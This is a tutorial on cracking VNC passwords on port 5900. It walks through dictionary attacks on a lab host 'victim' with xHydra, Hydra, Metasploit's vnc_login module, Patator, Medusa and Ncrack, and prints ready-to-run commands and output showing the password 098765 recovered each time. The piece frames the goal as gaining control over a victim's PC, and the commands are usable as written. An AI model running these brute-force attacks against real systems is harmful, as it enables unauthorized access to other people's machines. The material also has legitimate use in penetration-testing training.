Password Cracking:VNC

March 9, 2018   By Raj Chandel

In this article, we will learn how to gain control over our victim's PC through 5900 Port use for VNC service. There are various ways to do it and let take time and learn all those because different circumstances call for a different measure.

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
Let's starts!!

xHydra

This is the graphical version to apply dictionary attack via 5900 port to hack a system. For this method to work:

Enter xHydra in your Kali Linux terminal. And select **Single Target option** and there give the IP of your victim PC. And select **VNC** in the box against **Protocol option** and give the port number **5900** against the **port option**.



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Target

● Single Target 192.168.0.6

○ Target List

□ Prefer IPV6

Port 5900

Protocol vnc

Output Options


□ Use SSL □ Use old SSL □ Be Verbose

□ Show Attempts □ Debug

□ COMPLETE HELP □ Service Module Usage Details

```
hydra -s 5900 -l yourname -p yourpass -t 16 192.168.0.6 vnc
```

Now, go to **Passwords tab** and select **Password List** and give the path of your text file, which contains all the passwords, in the box adjacent to it.



Username

● Username yourname

○ Username List

☐ Loop around users ☑ Protocol does not require usernames

Password

○ Password yourpass

● Password List /root/Desktop/pass.txt

○ Generate 1:1:a

Colon separated file

☐ Use Colon separated file

☐ Try login as password ☐ Try empty password ☐ Try reversed login

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
After doing this, go to the Start tab and click on the **Start** button on the left.

Now, the process of dictionary attack will start. Thus, you will obtain the username and password of your victim.



```
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-08 21:20:21
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 t
[DATA] attacking vnc://192.168.0.6:5900/
[WARNING] you should set the number of parallel task to 4 for vnc services
[5900][vnc] host: 192.168.0.6   password: 098765
VNC server reported too many authentication failures, have to wait some s
VNC server reported too many authentication failures, have to wait some s
VNC server reported too many authentication failures, have to wait some s
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-08 21:20:34
<finished>
```

Hydra

Hydra is often the tool of choice. It can perform rapid dictionary attacks against more than 50 protocols, including telnet, vnc, http, https, smb, several databases, and much more

Now, we need to choose a word list. As with any dictionary attack, the wordlist is key. Kali has numerous wordlists built right in.

Run the following command


```
hydra -s 5900 -P /root/Desktop/pass.txt -t 16 192.168.0.6 vnc
```

-P: denotes the path for the password list

-s: denote destination port number

-t: Run TASKS number of connects in parallel

Once the commands are executed it will start applying the dictionary attack and so you will have the right password in no time. As you can observe that we had successfully grabbed the VNC **password** as **098765**




```
root@kali:~# hydra -s 5900 -P /root/Desktop/pass.txt -t 16 192.168.0.6 vnc
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or se

Hydra (http://www.thc.org/thc-hydra) starting at 2018-03-08 21:21:29
[WARNING] you should set the number of parallel task to 4 for vnc services.
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8),
[DATA] attacking vnc://192.168.0.6:5900/
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
[5900][vnc] host: 192.168.0.6   password: 098765
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
VNC server reported too many authentication failures, have to wait some sec
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-03-08 21:22:07
```

Metasploit

This module will test a VNC server on a range of machines and report successful logins. Currently, it supports RFB protocol version 3.3, 3.7, 3.8 and 4.001 using the VNC challenge-response authentication method.

```
use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.0.6
msf auxiliary(scanner/vnc/vnc_login) > set pass_file /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > run
```

Awesome!! From given below image you can observe the same **password: 098765** have been found by Metasploit.




```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.0.6
RHOSTS => 192.168.0.6
msf auxiliary(scanner/vnc/vnc_login) > set PASS_FILE /root/Desktop/pass.txt
PASS_FILE => /root/Desktop/pass.txt
msf auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.0.6:5900      - 192.168.0.6:5900 - Starting VNC login sweep
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :1234 (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :root (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :toor (Incorrect:
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :ignite (Incorrec
[+] 192.168.0.6:5900      - 192.168.0.6:5900 - Login Successful: :098765
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :00000 (Incorrect
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: :ubuntu (Incorrec
[-] 192.168.0.6:5900      - 192.168.0.6:5900 - LOGIN FAILED: : (Incorrect: Aut
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Patator


Patator is a multi-purpose brute-forcer, with a modular design and a flexible usage. It is quite useful for making brute force attack on several ports such as VNC, HTTP, SMB and etc.

```
patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt -t 1 -x
```



```
root@kali:~# patator vnc_login host=192.168.0.6 password=FILE0 0=/root/Desktop/pass.txt
 -t 1 -x retry:fgrep!='Authentication failure' --max-retries 0 -x quit:code=0
23:24:18 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at
 2018-03-08 23:24 IST
23:24:18 patator    INFO -
```

From given below image you can observe that the process of dictionary attack starts and thus, you will obtain the password of your victim.



```
-----------------
23:24:18 patator    INFO - 1     22    0.507 | 1234                                  |
 1 | Authentication failure
23:24:19 patator    INFO - 1     22    0.506 | root                                  |
 2 | Authentication failure
23:24:19 patator    INFO - 1     22    0.503 | toor                                  |
 3 | Authentication failure
23:24:20 patator    INFO - 1     22    0.504 | ignite                                |
 4 | Authentication failure
23:24:20 patator    INFO - 0     2     0.505 | 098765                                |
 5 | OK
23:24:20 patator    FAIL - 0     2     0.505 | 098765                                |
 5 | OK
23:24:21 patator    INFO - 1     22    0.505 | 00000                                 |
 6 | Authentication failure
```

Medusa

Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. It supports many protocols: AFP, CVS, VNC, HTTP, IMAP, rlogin, SSH, Subversion, and VNC to name a few

Run the following command


```
medusa -h 192.168.0.6 -u root -P /root/Desktop/pass.txt –M vnc
```

Here

-u: denotes username

-P: denotes the path for the password list

As you can observe that we had successfully grabbed the VNC password like 098765.



```
root@kali:~/crowbar# medusa -h 192.168.0.6 -u root -P /root/Desktop/pass.txt -M vnc
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: 1234 (1 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: root (2 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: toor (3 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: ignite (4 of 7 complete)
ACCOUNT CHECK: [vnc] Host: 192.168.0.6 (1 of 1, 0 complete) User: root (1 of 1, 0 c
omplete) Password: 098765 (5 of 7 complete)
ACCOUNT FOUND: [vnc] Host: 192.168.0.6 User: root Password: 098765 [SUCCESS]
```

Ncrack

Ncrack is a high-speed network authentication cracking tool. It was built to help companies secure their networks by proactively testing all their hosts and networking devices for poor passwords.

Run the following command


```
ncrack -V --user root -P /root/Desktop/pass.txt 192.168.0.6:5900
```

Here

-U: denotes the path for username list

-P: denotes the path for the password list

As you can observe that we had successfully grabbed the vnc password like 098765.



```
root@kali:~# ncrack -v --user root -P /root/Desktop/pass.txt 192.168.0.6:5900

Starting Ncrack 0.6 ( http://ncrack.org ) at 2018-03-08 22:48 IST

Discovered credentials on vnc://192.168.0.6:5900 'root' '098765'
vnc://192.168.0.6:5900 finished.

Discovered credentials for vnc on 192.168.0.6 5900/tcp:
192.168.0.6 5900/tcp vnc: 'root' '098765'

Ncrack done: 1 service scanned in 3.11 seconds.
Probes sent: 18 | timed-out: 0 | prematurely-closed: 0

Ncrack finished.
```